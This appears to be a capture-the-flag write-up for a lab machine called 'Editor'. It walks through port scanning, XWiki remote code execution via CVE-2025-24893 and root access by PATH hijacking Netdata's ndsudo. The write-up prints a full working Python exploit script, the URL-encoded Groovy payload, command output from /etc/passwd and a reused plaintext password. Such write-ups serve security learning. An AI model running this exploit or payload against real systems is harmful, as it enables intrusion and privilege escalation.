
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)80/tcp open http nginx 1.18.0 (Ubuntu)|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://editor.htb/8080/tcp open http Jetty 10.0.20| http-title: XWiki - Main - Intro|_Requested resource was http://10.129.155.126:8080/xwiki/bin/view/Main/| http-cookie-flags:| /:| JSESSIONID:|_ httponly flag not set| http-webdav-scan:| Server Type: Jetty(10.0.20)| WebDAV type: Unknown|_ Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK|_http-server-header: Jetty(10.0.20)|_http-open-proxy: Proxy might be redirecting requests| http-methods:|_ Potentially risky methods: PROPFIND LOCK UNLOCK| http-robots.txt: 50 disallowed entries (15 shown)| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/|_/xwiki/bin/undelete/Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The machine exposes pretty default ports and wants to redirect me to editor.htb, which I add to my /etc/hosts file. There is also a XWiki instance, but this be relevant shortly anyways.
Foothold
The main page hosts two a Windows and Linux based installer for a software called “SimplistCode Pro”. However the downloaded files seem to be a rabbit whole.
Wanting to know more about the software I browser to the linked documentation (in the top right corner), which takes me to http://wiki.editor.htb/xwiki/. To actually access this page, I have to add the subdomain to /ect/hosts first. At the very bottom of the page I also the find the version of XWiki to be XWiki Debian 15.10.8.
CVE-2025-24893
A quick Google search for the version number and exploit later I identify CVE-2024-24893 as a promising candidate to leverage into RCE on the system. Running the very first PoC script I come across confirm that the CVE can be exploited on this machine.
$ python3 CVE-2025-24893.py================================================================================Exploit Title: CVE-2025-24893 - XWiki Platform Remote Code ExecutionExploit Author: Al Baradi JoyGitHub Exploit: https://github.com/a1baradi/Exploit/blob/main/CVE-2025-24893.py================================================================================[?] Enter the target URL (without http/https): http://wiki.editor.htb/xwiki[!] HTTPS not available, falling back to HTTP.[✔] Target supports HTTP: http://wiki.editor.htb/xwiki[+] Sending request to: http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22cat%20/etc/passwd%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d[✔] Exploit successful! Output received:<p><?xml version="1.0" encoding="UTF-8"?><br/><rss xmlns:dc="<span class="wikiexternallink"><a class="wikimodel-freestanding" href="http://purl.org/dc/elements/1.1/"><span class="wikigeneratedlinkcontent">http://purl.org/dc/elements/1.1/</span></a></span>" version="2.0"><br/> <channel><br/> <title>RSS feed for search on [}}}root:x:0:0:root:/root:/bin/bash<br/>daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin<br/>bin:x:2:2:bin:/bin:/usr/sbin/nologin<br/>sys:x:3:3:sys:/dev:/usr/sbin/nologin<br/>sync:x:4:65534:sync:/bin:/bin/sync<br/>games:x:5:60:games:/usr/games:/usr/sbin/nologin<br/>man:x:6:12:man:/var/cache/man:/usr[...]
The above PoC is not geared towards easily executing other commands, besides cat /etc/passwd, so I look for another of find one by Artemir7. To actually use the PoC I still have to make a small modification to the URI path of the exploit, so that is also includes xwiki. Because even if I specify it in the target URL urljoin(), just removes it preventing the PoC from working.
CVE-2024-24893 Exploit
import argparseimport requestsimport refrom urllib.parse import urljoin, quoteimport htmlBANNER = """=========================================================== CVE-2025-24893 XWiki Remote Code Execution Exploit Author: Artemir==========================================================="""def extract_output(xml_text): decoded = html.unescape(xml_text) match = re.search(r"\[}}}(.*?)\]", decoded) if match: return match.group(1).strip() else: return Nonedef exploit(url, cmd): payload = ( "}}}{{async async=false}}{{groovy}}" f"println('{cmd}'.execute().text)" "{{/groovy}}{{/async}}" ) encoded_payload = quote(payload) exploit_path = f"xwiki/bin/get/Main/SolrSearch?media=rss&text={encoded_payload}" full_url = urljoin(url, exploit_path) print(f"[+] Full URL: {full_url}") try: response = requests.get(full_url, timeout=10) if response.status_code == 200: output = extract_output(response.text) if output: print("[+] Command Output:") print(output) else: print("[!] Exploit sent, but output could not be extracted.") print("[*] Raw response (truncated):") print(response.text[:500]) else: print(f"[-] Failed with status code: {response.status_code}") except requests.RequestException as e: print(f"[-] Request failed: {e}")if __name__ == "__main__": print(BANNER) parser = argparse.ArgumentParser(description="CVE-2025-24893 - XWiki RCE PoC") parser.add_argument("-u", "--url", required=True, help="Target base URL (e.g. http://example.com)") parser.add_argument("-c", "--cmd", required=True, help="Command to execute") args = parser.parse_args() exploit(args.url, args.cmd)
With a working PoC to execute arbitrary commands, I initially went the route of putting a Penelope payload into a separate shell script, chmod-ing it and then exeucting it on the target machine. This had to be split into multiple steps, since Groovy .execute() does not process pipes. And editing the PoC would be more effort.
After achieving a foothold on the machine I perform some light reconnaissance regarding other user with logon shells, data in /opt and listening services. There I see MySQL listening on localhost and mentions of a software called NetData, which I will come back to.
xwiki@editor:/usr/lib/xwiki-jetty$ grep 'sh$' /etc/passwdroot:x:0:0:root:/root:/bin/basholiver:x:1000:1000:,,,:/home/oliver:/bin/bashxwiki@editor:/$ ls -la /opt/total 16drwxr-xr-x 4 root root 4096 Jul 8 08:34 .drwxr-xr-x 18 root root 4096 Jul 29 11:55 ..drwx--x--x 4 root root 4096 Jul 8 08:34 containerddrwxr-xr-x 8 root root 4096 Jul 8 08:34 netdataxwiki@editor:/$ netstat -tulpen(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)Active Internet connections (only servers)Proto Recv-Q Send-Q Local Address Foreign Address State User Inode PID/Program nametcp 0 0 127.0.0.1:33060 0.0.0.0:* LISTEN 115 24446 -tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN 102 21813 -tcp 0 0 127.0.0.1:19999 0.0.0.0:* LISTEN 0 24258 -tcp 0 0 127.0.0.1:8125 0.0.0.0:* LISTEN 996 24555 -tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 0 23058 -tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 0 24179 -tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 115 25365 -tcp 0 0 127.0.0.1:35883 0.0.0.0:* LISTEN 0 24401 -tcp6 0 0 :::8080 :::* LISTEN 997 24475 1130/javatcp6 0 0 127.0.0.1:8079 :::* LISTEN 997 25409 1130/javatcp6 0 0 :::80 :::* LISTEN 0 23064 -tcp6 0 0 :::22 :::* LISTEN 0 24190 -udp 0 0 127.0.0.1:8125 0.0.0.0:* 996 24554 -udp 0 0 127.0.0.53:53 0.0.0.0:* 102 21812 -udp 0 0 0.0.0.0:68 0.0.0.0:* 0 20392 -
Privilege Escalation
As with every “webserver-esque” foothold, one of the early steps is to pillage the database of the compromised application to gain access to password(-hashes) of other users. Since I am unfamiliar with XWiki and found no immediatly relevant files I consult the documentation. In the installation guide for MySQL in XWiki I find out that the used config file is called hibernate.cfg.xml1. So I search for the file across the disk.
And of these files contained the password used for the MySQL connection. Sadly when trying to connect to the database using the mysql binary from the machine I get version mismatch error. So instead I test for password reuse and get SSH access as oliver with the password theEd1t0rTeam99.
With SSH access as oliver I use local-port-forwarding to get access to the port 19999, that stood from the rest as a) an odd port and b) running as root.
$ ssh -L 19999:127.0.0.1:19999 oliver@editor.htb

Accessing the page from my attacker machine requires no authentication and I am shown a Netdata dashboard for the editor machine. Which is likely running out of the /opt/netdata folder I found earlier. The page also displays a warning banner related to the software being out of data and an update being strongly encouraged.
Poking around on the dashboard, more specifically for the node editor, in side panel I find additional information about the node such as the current software version.
Searching for an exploit related to this version number I find CVE-2024-32019, which describes a PATH Hijacking vulnerability on a root SUID-bit set binary called nssudo.
So with the vulnerable binary found, since no additional information about exploitation was published, I check what the binary can do. The help output lists several commands (more than shown here) and what binary is used for a command.
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo -hndsudo(C) Netdata Inc.A helper to allow Netdata run privileged commands. --test print the generated command that will be run, without running it. --help print this message.The following commands are supported:- Command : nvme-list Executables: nvme Parameters : list --output-format=json- Command : nvme-smart-log Executables: nvme Parameters : smart-log {{device}} --output-format=json- Command : megacli-disk-info Executables: megacli MegaCli Parameters : -LDPDInfo -aAll -NoLog[...]
So on my attacker machine I write a little C program that sets its UID/GID and create a root SUID-bit set version of /bin/bash.
After transferring the compiled binary and making it executable. All that is left is manipulate the PATH environment variable so that my binary gets loaded by ndsudo. Resulting my “root shell” being written to disk.